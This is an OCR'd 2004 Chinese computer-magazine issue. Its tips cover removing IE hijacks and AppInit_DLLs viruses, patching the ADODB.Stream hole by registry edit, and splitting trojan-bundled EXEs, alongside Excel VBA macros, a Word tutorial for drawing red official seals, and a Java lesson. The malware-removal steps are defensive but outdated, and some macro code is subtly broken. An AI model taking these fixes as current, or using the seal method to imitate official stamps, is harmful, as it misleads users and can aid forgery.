HKEY_LOCAL_MACHINE\Software\CLASSES\PROTOCOLS\Filter\text/html

HKEY_LOCAL_MACHINE\Software\CLASSES\PROTOCOLS\Filter\text/plain

它们都包含这个键值CLSID={B86A95A0-B26A-11D8-A3D0-00032BC3B1ED}。将它们全部删除后，该恶意网站在注册表中的篡改内容被全部清除。最后重新启动电脑，IE完全恢复正常了。

我写此篇文章，主要是把处理的方法告诉大家，以后

可以举一反三，再遇到这种恶意网站就知道如何处理了，不用像我那样走弯路。不过，我建议大家还是学会用 ghost，用它恢复更可靠些。另外，查找注册表被改处还可以用专门的软件，需要在被改前运行一个记录，被改后运行一个记录，对比后给出一个报告，此方法适用于目的非常明确的操作，意外被改时往往来不及用。

3.恢复控制台＋注册表完全清除

第一步：打开注册表编辑器，定位到[HKEY_LOCAL_ MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs]，双击AppInit_DLLs可以看到这个隐藏的DLL文件的路径，例如C:\Windows\System32\wdm.dll。

第二步:安装Windows Recovery Console(恢复控制台)，恢复控制台并不是默认安装，所以可能需要Windows安装光盘，比如你的光驱是X，则在开始运行中输入:X:\i386\winnt32.exe /cmdcons，之后按提示完成安装。

第三步：重启电脑，选择恢复控制台，进入C:\Windows \System32文件夹，输入如下命令：

rename wdm.dll about_blank

attrib -R about_blank

第四步：重新启动计算机，打开“注册表编辑器”，定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs]并删除相应的键值即可。

除了上面的这些方法，你还可以使用“黄山IE修复专家”(下载地址：http://ks.onlinedown.net/down/znmq_hs.exe)直接进行修复。

针对DLL病毒，小特也询问了两位高手，大家可以看看他们对此问题的解决方案，以后如果你遇到了类似的情况，也可以试试看。

瑞星专家：如果有一些第三方程序，如PROCESSVIEW之类的，可以先将线程杀掉，如果没有，可以直接杀进程。比如，它进入了EXPLORER进程里，那就直接将EXPLORER杀掉，再清除病毒体，最后重开一下EXPLORER进程就可以了。当然你也可以直接到DOS环境下清除病毒文件。

“木马绑定克星”作者狂ρκ雪影：因为杀不掉进程，所以首先利用“进程手术刀”(http://www.newhua.com/cfan/200415/processknif.zip)等第三方工具将插入进程的DLL病毒线程占用的内存释放或锁住，然后同步地将系统中负责插入线程的EXE文件或注册表中的项去除，最后重启即可。

CF [FH01]

小心提防美丽杀手“ADODB.Stream”漏洞

■瑞星　张晓兵

最近有一个不大不小的漏洞值得关注，该漏洞就是通过IE浏览器运行的”ADODB.Stream”漏洞。说它不大，那是因为它的级别并没有震荡波病毒利用的LSASS漏洞高;说它不小那是因为它是近来最厉害的漏洞了。值得一提的是，利用该漏洞的病毒已经出现，目前虽然只是勾引用户自动登录国内某些成人网站，但是据瑞星反病毒专家分析，利用该漏洞可以执行任何程序，也就是说，只要在网页中放一个破坏性程序，就能不知不觉中对用户的电脑产生破坏性的后果。

目前用户可采取两种方法来解决该漏洞，一是手工的方法。方法是先建立一个扩展名为REG的文件，在该文件中添加以下字符串(如果操作系统是Windows XP，则将第一行换为Windows Registry Editor Version 5.00)：

```
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{00000566-0000-0010-8000-00AA006D2EA4}]
"Compatibility Flags"=dword:00000400
```

保存后双击该文件，将其导入注册表，即可将该漏洞堵住。



当然，还可以下载专业的漏洞补丁，只要登录http://it.rising.com.cn/service/technology/RS_adodb.htm网页，下载并运行补丁程序，即可为电脑打上该漏洞的补丁。

最后要提醒大家，打完补丁后一定要再用杀毒软件杀一下毒。CF [FH02]

巧妙分离带木马的文件

■上海　狂ρκ雪影

本刊2004年第6期《无间盗Ⅳ之盗亦有盗》一文介绍了如何判断程序是否被绑定了木马。但如果确实需要使用这个已经被绑定木马的程序，那该怎么办呢？

第一步:用UltraEdit的十六进制方式打开绑定程序，选中第二个MZ到第三个MZ之间的内容(即第二个文件)，将该部分复制。然后新建一个文件，粘贴，保存为EXE文件。

第二步:选中第三个MZ至文件末尾之间的内容(即第三个文件)，同样复制，新建文件后粘贴、保存为EXE文件。

第三步:现在你要通过检查两个文件的图标及大小来判断哪个文件是所需的正常程序。一般来说，所需程序文件与捆绑后的图标一致，且文件体积较大的那个文件就是我们所要的原文件。CF [FH03]

回音壁

为 Excel 编个智能输入器

■ ILO

在日常工作和学习中，人们常常需要向一个有着十几列甚至更多列的Excel工作表中输入数据。在数据输入过程中，为保证输入数据的准确性，录入者每次都要来回移动表格，核对已经录入的数据，操作起来很不方便。其实大可不必这么费事，只要利用Excel的宏功能，在Visual Basic编辑器中设计一个输入窗体，如图1所示，这样既方便了数据的输入，又提高了输入的准确性。下面就跟随笔者来一次亲身体验吧。



图 1

设计输入窗口

第一步:启动Excel 2003(其他版本请仿照操作)，打开相应的工作表，执行“工具→宏→Visual Basic编辑器”命令，进入VBA编辑状态。

第二步:在左侧的工程资源管理器窗口中，选择相应的工作表(如“备案数据”)，执行“插入→用户窗体”命令，插入一个用户窗体(Userform1)，并根据需要调整窗体的大小。此时，控件工具箱自动展开，如图2所示。



图 2

> **小提示**
>
> 如果工程资源管理器没有打开，可以通过执行“视图→工程资源管理器”命令来打开。如果控件工具箱不展开的话，执行“视图→工具箱”命令即可。

第三步:单击工具箱上的“标签”按钮，然后在窗体上拖拉出一个标签来，并在标签中输入相应的字符(如“备案编号”等)，调整好标签的大小，将其定位在窗体的合适位置上。重复上述操作，完成其他标签的制作工作。

第四步:单击工具箱上的“文字框”按钮，然后在窗体上拖拉出一个文字框来，调整好文字框的大小，将其定位在窗体的合适位置上。重复上述操作，完成其他文字框的制作工作。

> **小提示**
>
> 制作标签和文字框时，请按照数据的录入顺序进行，以免出错。

第五步:单击工具箱上的“复合框”按钮，然后在窗体上拖拉出一个复合框来，调整好复合框的大小，将其定位在窗体的“结构类型”标签的右侧。

第六步:单击工具箱上的“命令按钮”，然后在窗体上拖拉出一个命令按钮来，调整好命令按钮的大小，将其定位在窗体的合适位置上。右击此命令按钮，在随后弹出的快捷菜单中，选择“属性”选项，打开“属性— CommandButton1”对话框，如图3所示。切换到“按分类序”选项卡，展开“外观”标签，将“Caption”选项后面的字符修改为“添加”，关闭对话框返回。



图 3

第七步:仿照上面的操作，再添加一个“退出”命令按钮。

设计窗口代码

第一步:双击“添加”命令按钮，进入VBA编辑状态，将下述代码输入到空白区域中。

```
Private Sub CommandButton1_Click()
Range("A1").Select '选中A1单元格
Selection.End(xlDown).Select
'将光标定位到最后一行第一个单元格中
ActiveCell.Offset(1, 0).Range("A1") = TextBox1.Text
'将相应的数据输入到表格下一行的相应单元格中
ActiveCell.Offset(1, 0).Range("B1") = TextBox2.Text
ActiveCell.Offset(1, 0).Range("C1") = TextBox3.Text
ActiveCell.Offset(1, 0).Range("D1") = TextBox4.Text
ActiveCell.Offset(1, 0).Range("E1") = TextBox5.Text
```

Word 里面玩转大红“盖章”

■ 山东　薛善章

在Word 里面制作公章,想必大家都会，可是你想过制作的公章还可以这样“玩”吗？

制作公章

第一步:启动Word(以Word 2000为例，其他版本基本相同)后，新建一个文档。执行“视图→工具栏→绘图”命令，打开“绘图”工具栏，选中“椭圆”工具，在文本编辑区中，按下“Shift”键的同时拖动鼠标，就可以得到制作公章的正圆形了。

第二步:正圆形边线的颜色和粗细还不适合做公章。可以选定刚画出的正圆形(记得一定要先选定刚画的正圆形哟)，分别单击“绘图”工具栏里的“线条颜色”和“线型”工具来设置正圆形边线的颜色和粗细。既然是做公章，颜色当然是选红色，至于线条粗细笔者感觉3磅就正合适了。

第三步:公章里面的文字用艺术字来制作。为了方便，先执行“视图→工具栏→艺术字”命令，打开“艺术字”工具栏。弧形文字和水平文字要分开来做。填充颜色和线条颜色都用红色。在做弧形文字时，把艺术字拖到正圆形的上方，在“艺术字”工具栏中选择“艺术字形状－细上弯弧”选项，按住黄色的方形标识和白色的方形标识仔细调整，就可以做出公章里的弧形文字了。

第四步:公章中间一般还有一颗红五星，用“自选图形”的星形就可以做出来了，记得填充颜色和线条颜色要用红色哟。

第五步:最后，把它们仔细摆好，再按住“Shift”键把组成

```
ActiveCell.Offset(1, 0).Range("F1") = TextBox6.Text
ActiveCell.Offset(1, 0).Range("G1") = TextBox7.Text
ActiveCell.Offset(1, 0).Range("H1") = TextBox8.Text
ActiveCell.Offset(1, 0).Range("I1") = ComboBox1.Text
ActiveCell.Offset(1, 0).Range("J1") = TextBox9.Text
ActiveCell.Offset(1, 0).Range("K1") = TextBox10.Text
ActiveCell.Offset(1, 0).Range("L1") = TextBox11.Text
ActiveCell.Offset(1, 0).Range("M1") = TextBox12.Text
ActiveCell.Offset(1, 0).Range("N1") = TextBox13.Text
End Sub
```

小提示

上述代码中，英文单引号“'”及其后面的字符是对代码的解释，在实际输入中，是可以不输入的。

第二步:双击“退出”命令按钮，进入VBA编辑状态，将下述代码输入到空白区域中。

```
Private Sub CommandButton2_Click()
End
End Sub
```

第三步:双击“复合框”命令按钮，进入VBA编辑状态，将下述代码输入到空白区域中。

```
Private Sub UserForm_Initialize()
ComboBox1.AddItem "砖混"
'代码表示在复合框中添加相应的下拉选项
ComboBox1.AddItem "框架"
ComboBox1.AddItem "框混"
ComboBox1.AddItem "道路"
ComboBox1.AddItem "桥梁"
ComboBox1.AddItem "框剪"
ComboBox1.AddItem "其他"
End Sub
```

输入完成后，关闭VBA窗口，返回到工作表编辑窗口。

设计数据录入按钮




图4

第一步:在Excel工作表中，执行“视图→工具栏→控件工具箱”命令，打开“控件工具箱”工具栏，如图4所示。

第二步:单击工具栏上的“命令按钮”，然后在工作表中拖拉出一个命令按钮来，调整好命令按钮的大小，将其定位在工作表的合适位置上。

第三步:右击此命令按钮，打开“属性”对话框(类似图3)，将“Caption”选项后面的字符修改为“数据录入”，关闭对话框返回。

第四步:双击此命令按钮，再次进入VBA编辑状态，将下述代码输入到空白区域中。

```
Private Sub CommandButton1_Click()
Userfrom1.Show
End Sub
```

第五步:输入完成后，关闭VBA窗口，返回到工作表编辑窗口，按一下工具栏上的“退出设计模式”按钮，退出设计状态。

需要录入数据时，只要单击一下“数据录入”按钮，系统弹出如图1所示的窗体，将相应的数据填入(或选择填入)到对应文本框中，检查无误后，按下“添加”按钮，即可将数据添加到工作表的尾部。完成录入工作后，按下“退出”按钮，关闭输入窗口。

小提示

为了使宏能够顺利运行，需要将宏的安全性设置为“中”。执行“工具→宏→安全性”命令，打开“安全性”对话框，在“安全级”选项卡中，将宏安全级设置为“中”选项，按“确定”按钮返回即可。

CF [BG01]

公章的文字、图形全部选上，右击公章，在快捷菜单中选择“组合”选项，一个公章就做好了(见图1)。



图 1

将公章保存成图形文件

制作一个公章说起来容易，可是调整起来也颇费一番功夫，如果能把它单独作为一幅图片保存起来，那该有多好呀！也许想到要借助专业图形软件来完成，其实，把公章单独保存起来，用Word来完成是绰绰有余的，不需要任何第三方的软件。

将设计好的公章保存成网页。执行“文件→另存为Web页”命令，弹出“另存为”对话框，在“保存类型”选项中选择“网页”类型。

在保存网页的目录中，找到名为*.files(*为保存网页的名字)的文件夹，里面有一个GIF图片，这就是刚才做好的公章图案了，把它保存到相应的地方，需要时，只要执行“插入→图片→来自文件”命令，找到图片就可以了。

> **小提示**
>
> 你可能会注意到，在网上论坛上不少大虾的签名中会有自制的公章，类似“灌水委员会”之类的。现在你也可以利用上面的方法制作同样的公章，并应用到自己的签名中。

把公章图片保存到剪贴画库

如果比较粗心，想盖章时难免会找不到保存下来的公章图形文件。为保险起见，还是把它放入Word的剪贴画库吧。在Word文档中选定公章，右击，选择“复制”选项，然后依次执行“插入→图片→剪贴画”命令，在“插入剪贴画”对话框中，选择“图片”选项卡中的“新类别”选项，给新类别起个名字(就叫公章吧)，单击“确定”按钮。

在“插入剪贴画”对话框的“图片”选项卡中，找到新类别“公章”，选定它，右击，选择“粘贴剪辑”选项，单击“确定”按钮，退出“插入剪贴画”对话框，“公章”就成了Word剪贴画库中的一员了。只是，通过插入剪贴画“盖”的公章有点变形了，远不如通过执行“插入→图片→来自文件”命令“盖”的公章精致。

将公章请进“自动图文集”

将公章保存成独立的图形文件后，和手工制作相比方便了许多，可还要点来点去，很烦人。看俺把它请进“自动图文集”。



图 2

选定刚刚制作的公章，执行“插入→自动图文集”命令，“自动更正”对话框就弹出来了。此时，在“自动更正”对话框的“自动图文集”选项卡中，已经可以预览到我们刚刚制作的公章了(见图2)。先别高兴，还要给它起个名呢，我们就称之为“盖章”吧。最后，单击“添加”按钮，公章就被请进“自动图文集”了。至此，我们再需要“盖公章”时，只要执行“插入→自动图文集→正文→盖章”命令就可以了。

添加“盖章”按钮

还嫌麻烦，让俺再送你一个法宝——给Word添加一个新按钮“盖章”。

执行“工具→自定义”命令，打开“自定义”对话框。选定“命令”标签(见图3)，在左侧的“类别”栏中选择“控件工具箱”选项，然后，在右侧的“命令”栏中选择“命令按钮”选项，用鼠标将其拖到工具栏的空白位置上。



图 3

在新按钮上右击(此时不可关闭“自定义”对话框)，在弹出的快捷菜单中依次选择“分配超级链接→插入图片”选项(见图4)，然后在“请键入文件名称或Web页名称”下的文本框内，输入刚才保存的公章图片的文件名称及路径，单击“确定”按钮返回。单击一下自己添加的新按钮试试，公章便跃然纸上了！



图 4

新按钮的图标不好看，你可以换换呀！干脆就用公章做新按钮的图标吧。在Word文档中选定公章，右击，并选择“复制”选项。打开“自定义”对话框后，将鼠标指针移向新按钮，右击，选择“粘贴按钮图标”选项。呵，这下爽了吧！

> **小提示**
>
> 教你一招简单的。执行“工具→自定义”命令，打开“自定义”对话框，选择“命令”标签，在左侧的“类别”栏中找到“自动图文集”选项，在右侧的“命令”栏里找到“盖章”选项，并将它拖到菜单栏或工具栏上放下，“盖章”按钮就出来了。此方法一定要将公章先请进“自动图文集”方可。

CF [BG02]

Excel中同步实现保存与备份

■ 安徽　陈秀峰

《电脑爱好者》第14期《保存备份真方便》(以下简称《保存》)一文发表后，不少读者来信询问，如何在Excel中同步实现保存与备份。为此，小编特意联系了笔者，赶快往下看实现的具体方法吧。

制作宏

第一步：仿照《保存》的操作，进入VBA编辑窗口，选中左侧窗口的“VBAProject(PERSONAL.XLS)”选项，如图1所示。



图1

第二步：插入一个新模块，并输入以下代码。

```
Sub 保存和备份()
Set fs = Application.FileSearch
With fs
.LookIn = "E:\back\excel\"
.Filename = "*.xls"
If .Execute(SortBy:=msoSortByFileName, SortOrder:=msoSortOrderAscending) > 0 Then
x = .FoundFiles.Count
Else
End If
End With
If Left(ActiveWorkbook.Name, 4) = "Book" Then
y = InputBox("请输入保存文件名称:")
z = InputBox("请输入保存路径代码:")
Select Case z
Case 1
wjj = "E:\wj\bgs"
Case 2
wjj = "E:\wj\cwk"
Case 3
wjj = "E:\wj\jdz"
Case 4
wjj = "E:\wj\zbb"
Case 5
wjj = "E:\wj\zjz"
Case 6
wjj = "E:\wj\zzk"
End Select
ChDir "G:\back\excel"
ActiveWorkbook.SaveAs Filename:="G:\back\excel\" & y & x + 1 & ".xls"
ChDir wjj
ActiveWorkbook.SaveAs Filename:=wjj & "\" & y & x + 1 & ".xls"
ActiveWorkbook.SaveAs Filename:=ActiveWorkbook.Path & "\" & ActiveWorkbook.Name
ActiveWorkbook.SaveAs Filename:="G:\back\excel\" & ActiveWorkbook.Name
End Sub
```

第三步：输入完成后，关闭窗口返回。

制作保存和备份按钮

第一步：打开“自定义”对话框，切换到“命令”选项卡中，选中“类别”栏中的“宏”选项，然后将右侧“命令”栏中的“自定义按钮”选项拖到“常用”工具栏适合的位置上。

第二步：单击“更改所选内容”按钮，在随后弹出的快捷菜单中(参见《保存》文中的图)选择“总是用文字”选项，并将“命名”后面的字符修改为“保存和备份”。

第三步：右击上述按钮，在随后弹出的快捷菜单中，选择“指定宏”选项，打开“指定宏”对话框，如图2所示，选择“PERSONAL.XLS!保存和备份”选项，按“确定”按钮返回。



图2

实战演练

工作表文档编辑完成后，单击上述按钮，系统会弹出相应的对话框，依次输入一个文件名称和保存路径代码，按“确定”按钮返回即可。

同样的，在Excel 2003中，完成对原有文档的修改编辑后，按下“保存和备份”按钮，系统会对当前工作簿文档进行保存操作，同时备份一份文档到“G:\back\excel\”文件夹中，并覆盖掉原来的备份文档。

小提示

在进行此操作时，系统会两次弹出类似图3所示的提示框，按“是(Y)”按钮即可。



图3

CF [BG03]

Java 咖啡馆(5)—— Java 语言基础

■ Gary Chan

黄蓉难倒瑛姑的数学题

看过《射雕英雄传》的朋友，一定被黄蓉的机灵鬼怪、冰雪聪明深深打动。比如黄蓉遇上神算子瑛姑，给她出的三道题目中有一道题是这样的:今有物不知其数，三三数之剩二，五五数之剩三，七七数之剩二，问物几何？也就是说，有一个未知数，这个数除以三余二，除以五余三，除以七余二,问这个数是多少？在一部武侠巨著中巧妙嵌入中国古代数学精粹，金老先生果真才高八斗啊！

小提示

快去尝鲜Eclipse 3 Release

经过几近吊胃口的 N 长时间的测试，Eclipse.org 终于按时推出 Eclipse3 正式版，对于 Java 爱好者而言，不啻是夏日的盛大礼物。

Eclipse 3 的新功能非常多，增加了许多体贴的细节功能。赶快阅读 Eclipse 3.0 New and Noteworthy:http://download.eclipse.org/downloads/drops/R-3.0-200406251208/eclipse-news-R3.html，亲自品味一下这个新版本吧！

Java v.s. 神算子

可惜南宋没有 Java，否则瑛姑一定不会被黄蓉难倒。

打开 Eclipse，新建一个 Java 项目，名称叫做“黄蓉的题目”。然后新建一个Java类，名字叫做JavaCalc，记得在“public static void main(String[] args)”选项前打上勾。按照图 1 所示输入 Java 程序，共五行代码。运行程序，你就会得到如图 2 所示的结果。

通过验算，23 果然就是满足题意的一个解。程序编写的具体操作步骤不再赘述了，如果你还不熟悉，赶快翻翻前几期的《Java 咖啡馆》好好复习一下吧！

短短五行程序就解决了号称神算子瑛姑挠破头皮都



图 1　程序源代码




图 2　计算结果

没想出来的问题，是不是很神奇呢？其实，这些代码包含了许多 Java 语言特性，比如变量、操作符、流程控制语句。或许这些代码对你而言还有些神秘，结合这道题，再看看下面的介绍，你马上就会领悟到其中奥妙。

1.变量(variable)

变量是用标识符表示的(拥有名字)用来存储值(拥有内涵)的物体。代码：

int X;

就是一个变量声明语句，宣告 X 是一个 int 类型的变量。

为了声明一个变量，你必须明确提供这个变量的类型和名称。

变量的类型用来确定变量可以存储的数据类型和可以对该变量进行的操作。比如上面代码中，X 是 int 类型，即一个整数，只能够把整数赋给这个变量，比如 X = 0。你也只能对 X 进行算术运算，比如加、减、乘、除以及取余数等。

Java 的变量分为“原始类型(primitive type)”及“引用类型(reference type)”两大类。其中“原始类型”的变量保存的是拥有特定大小和类型的简单数据，比如一个整数、一个字符、一个布尔值(以逻辑学家 Geogre Boole 命名的变量类型，只有两种值——真或假，属于经典的二值逻辑)等。与“原始类型”不同，“引用类型”是一个参照的概念，指向内存中某个具体对象(的地址)(见图 3)。

我们现在接触“原始类型”比较多，足够完成复杂任务。“引用类型”在面向对象概念中起了重要作用。

为什么Java语言中要把变量分成两种呢？这是出于对执行效率的考虑。“引用类型”服务于对象，是面向对象的基础设施，用面向对象的方法构架和设计系统很漂亮，但是“引用




图 3　上面为“原始类型”，下面为“引用类型”，通过对比，我们可以看到它们的不同

类型"的执行效率远不及"原始类型"。所以，Java 实际上是"原始类型"和"引用类型"结合使用的计算机语言，从这点上讲，Java 并非纯粹的面向对象语言。当然，Java 提供了与 int 类型(原始类型)遥相呼应的Java类——Integer类型(引用类型)，它们可以互相转换，新版本的Java还提供了自动转换的功能，这是后话了，暂且不提。

Java 的原始类型列举如下:

类型	描述	大小
byte	8-bit长的整数	8-bit
short	短整数	16-bit
int	整数	32-bit
long	长整数	64-bit
float	单精度浮点数	32-bit IEEE 754
double	双精度浮点数	64-bit IEEE 754
char	单个字符	16-bit Unicode字符
boolean	布尔值	true 或 false

值得一提的是，Java 语言明确规定了变量类型的大小，为跨平台铺平了道路。

变量名就是变量的名字，是通过变量名访问实际变量的，所以变量命名有严格的规定。在 Java 中，变量名必须是:

★标识符，即符号开头的字符串。

★不能是关键字、布尔值(true 或者 false)以及保留字 null。

★在作用域内惟一，即一个作用域内变量名必须惟一。

看起来规矩很多，其实也很合理。比如给小孩起名字，总是以百家姓作为姓氏，如果名字叫做"￥皓"，别人一定认为是开玩笑或者是奇怪的网名。当然，小孩的名字也不能叫做"总统"、"皇帝"之类的关键词，以免引起误会。说到作用域惟一，也很好理解:中国叫做吴宗宪的人太多了，学校里(一个作用域)会用学号惟一标识你的身份，而不会逼迫你改名为"吴宗宪2004"等。

虽然合法的都能够成为变量名，但给变量起一个有意义的名字，是一个良好的习惯，免得阅读代码时，别人看不懂，自己也看不懂。举个例子，给变量起变量名正如起暗号，最好不要起"打死我也不说"这样的暗号，不然，有你好受的……

最后说说作用域。作用域是指变量在程序内部能够被访问到的区域。比如我们的程序中，变量 X 在整个 main 方法中都能够被访问到，非常直观。你可以借助 Eclipse 的力量体验一下这个概念:如果作用域不对，Eclipse 会毫不犹豫地警告你。

定义了变量就能够通过"="给它赋值，正如程序中所做的。

2.运算符

运算符用来进行函数运算。Java 中的运算符由算术运算符、关系运算符、条件运算符、位移与逻辑运算符、赋值运算符以及其他一些运算符组成。

下面，用"(X % 3 == 2) && (X % 5 == 3) && (X % 7 == 2)"来理解Java运算符的概念。

刚才已经说过了，"X"是一个变量，"%"是取模的算术运算符，"X % 3"即X模3，就是X除以3的余数;"=="是关系运算符，当"=="两边相等时返回true，否则就是false。从而，"X % 3 == 2"的意思就很明白了——如果X除以3的余数是2，则这个表达式的值就是true，否则为false。一对"()"是用来表示运算的优先级，即括号里面的表达式首先被计算，然后才是括号外的。"&&"读作and，是条件运算符，是逻辑运算里面的合取，即当且仅当"&&"两边都是true的时候，表达式为true，否则为false。现在回过头看上面这个表达式的意思就是:X除以3余2并且X除以5余3并且X除以7余2，表达式的结果显然是一个布尔值，不是true就是false。

3.流程控制

程序是以文件形式保存在磁盘上的。如果没有流程控制，Java解释器将从顶向下、从左到右执行语句。而用流程控制语句，你可以选择性地执行部分语句，重复执行一些语句，或者改变语句的顺序流程，从而完成千变万化的工作。

首先介绍if流程控制语句。if语句允许你选择性地执行某些语句，跟"如果怎样则如此这般"的意思一样。比如，我们的程序是这样写的:

```
if ((X % 3 == 2) && (X % 5 == 3) && (X % 7 == 2)) {
System.out.print("这个数字是:");    System.out.print(X);}
```

联系上面关于运算符的知识，很明显，这句话的意思是:如果"X除以3余2并且X除以5余3并且X除以7余2"，则"把这个数字打印出来"，是不是跟日常生活的语法非常接近？

下面看看外层的for流程控制语句。for语句是循环语句，用来遍历一段数值。基本语法形式如下:

```
for (初始化; 终止判断; 增量) {    执行语句}
```

在循环执行前，初始化部分将首先被执行。比如我们的代码中，初始化语句是:X = 0，表示把0赋给变量X，即从0开始测试是否满足题意。之后，执行语句将被调用，即上面的if语句——若当前的X(这时是0)满足题意便打印出来。然后，增量语句将被执行，即X++，意思是把X的值增加1，即我们要尝试1是否满足题意的解。最后，终止判断语句将被执行，这里是"X < 100"，表示若X小于100则重复以上步骤，否则停止循环，执行后面的代码。

可以看到，控制整个循环的主要部分是增量和终止判断，没有增量的变化，就无法依次尝试0到99这些数字是否满足题意;如果没有终止判断，循环就无法停止，可能进入所谓的死循环甚至死机——吓唬你的，有Eclipse在，即使写出造成死循环的豆腐渣代码，按下Eclipse中的停止按钮，照样安然无事。可惜我们的防汛工作却没有这样的救命按钮，必须脚踏实地，来不得半点马虎。

OK，现在真相已经大白了！我们的Java代码不过是从0到99依次尝试，看看是否为"三三数之剩二，五五数之剩三，七七数之剩二"，如果是则把该数字打印出来。借助电脑几近暴力的速度，从而在短短1秒内解开瑛姑的谜题！黄老邪估计也不得不悄悄地低头买下有《Java咖啡馆》连载的《电脑爱好者》杂志闭门修炼大脑，哈哈哈……

阳春白雪

其实，这道题目颇有渊源。

相传，春秋战国时，云梦山鬼谷洞中住了一个奇人名曰鬼谷子，精通天文、地理、兵法、算术，是兵家之府库，纵横家之鼻祖——孙膑、庞涓、苏秦、张仪、毛遂等都是他的学生。鬼谷子称自己的算术研究为鬼谷算，又叫隔墙算。上面这道题目便是鬼谷算中比较著名的题目之一，后现于《孙子算经》，又称为韩信点兵、秦王暗点兵、剪管术、大衍求一术等等。

我国宋代学者对这类题目钻研已颇为精深，总结出了“三人同行七十稀，五树梅花廿一枝，七子团圆正半月，去百零五便得知”这样的口诀，意思是说“以三三数之，余数乘以七十；五五数之，余数乘以二十一；七七数之，余数乘十五。三者相加，如不大于一百零五，即为答数；否则需减去一百零五或其倍数”。这样，很快就能知道答案为23。

不得不承认，跟上面的那些古人的方法相比，我们的程序虽然能够比他们更快地得到23这个解，但是严格来讲，我们的程序并不能算作是一个算法，不过是小学生级别的“暴力破解”而已。学习编程不能够仅仅停留在这种程度，让我们开动大脑，玩玩智慧游戏。

设这个数字是x，把题目写成方程式就是这样：

3a + 2 = x

5b + 3 = x

7c + 2 = x

你看，三个联立方程四个变量，不定方程肯定有无穷多个答案，23只是100以内惟一的一个解。

心算快的朋友一下子就可以这样得到答案：除以三和除以七都余二，则这个数字除以二十一必定也是余二，二十三除以二十一余二，而且二十三除以五恰好余三，问题解决了。不过，如果不是3、5、7等小数字，心算再快也不够用啊。

其实，早在春秋年间，已经有了解题的算法，也就是西方数学家所谓的中国剩余定理(Chinese Remainder Theory)。具体的推理过程涉及太多抽象代数的知识，这里只写出最后的通解公式：

x = 70 * 2 + 21 * 3 + 15 * 2 + 105 * n

当n=-2时，便得到x=23这个最小解。

Just do it

试试看把中国剩余定理的算法用Java编写出程序，打印前1000个满足题意的数字；然后用我们最初的算法打印前1000个满足题意的程序(提示：只要改变for语句的终止判断，到104918结束)，比较两者之间的速度差别。

再扩展开去，中国剩余定理在符号计算中起着重要作用。比如我们都知道2/3，有理数是一种精确的表示。但用Java表示2/3就会变成0.6666667这样的数值数，是不精确的表示。不过，符号计算会带来巨大的复杂度，必须放到一个域中才能够限制住难度，这就要用到中国剩余定理。老祖宗给我们留下了丰厚的智慧遗产，有兴趣的朋友可以看看计算代数这样的课程，继承并且发扬光大。

说了这么多看似无用的阳春白雪，东渐肯定又要骂我。实际上，我是想说明，学习Java编程和学习计算机科学有一个相通处，那就是我们追求的是优美算法，而计算机的高速只适合验证，甚至有的问题，即使计算机速度增长得再快，也不及问题复杂度的增长速度，这就牵涉到计算复杂度的问题。从两个程序的速度差别你就完全可以体会到。

好了，就此打住。金老先生看到他优美的武侠巨著在这里当做呆板的高等数学课程讲解，一定痛心疾首找我打官司(求之不得啊，正好请他老人家签名)。也罢，其实想不通道理也不必郁闷，毕竟这些东西弄得我一北大数学院在读博士的哥们也头疼脑热得很。Java编程更偏向工科，以上的知识恐怕偌大一个Windows操作系统里面也只有安全部分用到了(Windows安全漏洞百出并非算法不好，而是程序没有写好哦)，所以Java爱好者能够掌握Java的编程理念，通过严谨而优美的方法学打造工程奇观，同样雄伟得很。

小结

这回我们介绍了Java语言最最基础的部分，限于篇幅，无法详细展开，请读者自行阅读免费书籍《Thinking in Java》以及《Java Tutorial》里面的相关章节巩固知识。如果想实践，可以编写一个求10000以内所有质数的小程序自我考察一下。

金老先生的《射雕英雄传》里面还有其他的数学谜题，有机会我们再介绍一些解法。

欢迎大家继续到我的网志http://garychan.3322.org/进行交流。网志是一个共同学习的好方法，通过交流，互相取长补短，分享创新的思维，共同进步。如果你对《Java咖啡馆》某篇文章有感触想写几句，或者对今后连载的题材有什么要求，首先请注册为网志用户，然后就能够登陆并且发言了。等待你的参与。CF [CX01]

网络管理员（俗称网管）是伴随着网络的产生而产生的一个现今比较时髦的职业，也是众多喜爱电脑的年轻朋友们的理想职业之一。本人从事该职业已有三年的时间，这里将一些经验拿出来与大家分享。或许你不是网管，但只要你们公司/学校有局域网、你常去网吧或你家里的电脑连入了一个小型局域网，那么这篇文章就对你有用！

网管必备的武器



■ 北京 和勇 山东 天行键

从字面意思理解，网络管理员是管理与维护网络的技术人员，但实际上，由于一般情况下网络一旦架设完毕，如果没有太大变动，出故障的概率比较低，所以网管大部分的时间是在解决软件应用和硬件方面的问题。除此之外，一个优秀的网管还应具备大型系统的设计和规划能力，具有一定的组织、理解、判断、统计、分析及解决问题的能力，并且熟练掌握计算机操作。由于直接面向应用，网管的水平直接反应了一个企业的计算机应用水平。

网管按工作环境大体可分为网吧网管、中小企业网管和大企业网管三类。

网吧网管的工作技术含量不是很高，平常能接触的也就是交换机、HUB、服务器等设备，需要能判断并维修简单的网络故障，熟悉操作系统的安装和各种网络软件的使用，能够耐心地解决客户的各种问题，如清理上网垃圾、优化变慢的系统、更换损坏的配件等。

中小企业网管是这三类网管中工作最繁忙的，他们一般能接触到路由器、共享设备、硬件防火墙等设备，所以必须熟练掌握其操作方法，熟悉网络协议，能够快速判断并修复网络故障，能够规划组建公司内部网络结构，负责网络设备的安装、配置和维护，并做好公司网络数据的安全工作，防范病毒侵害。

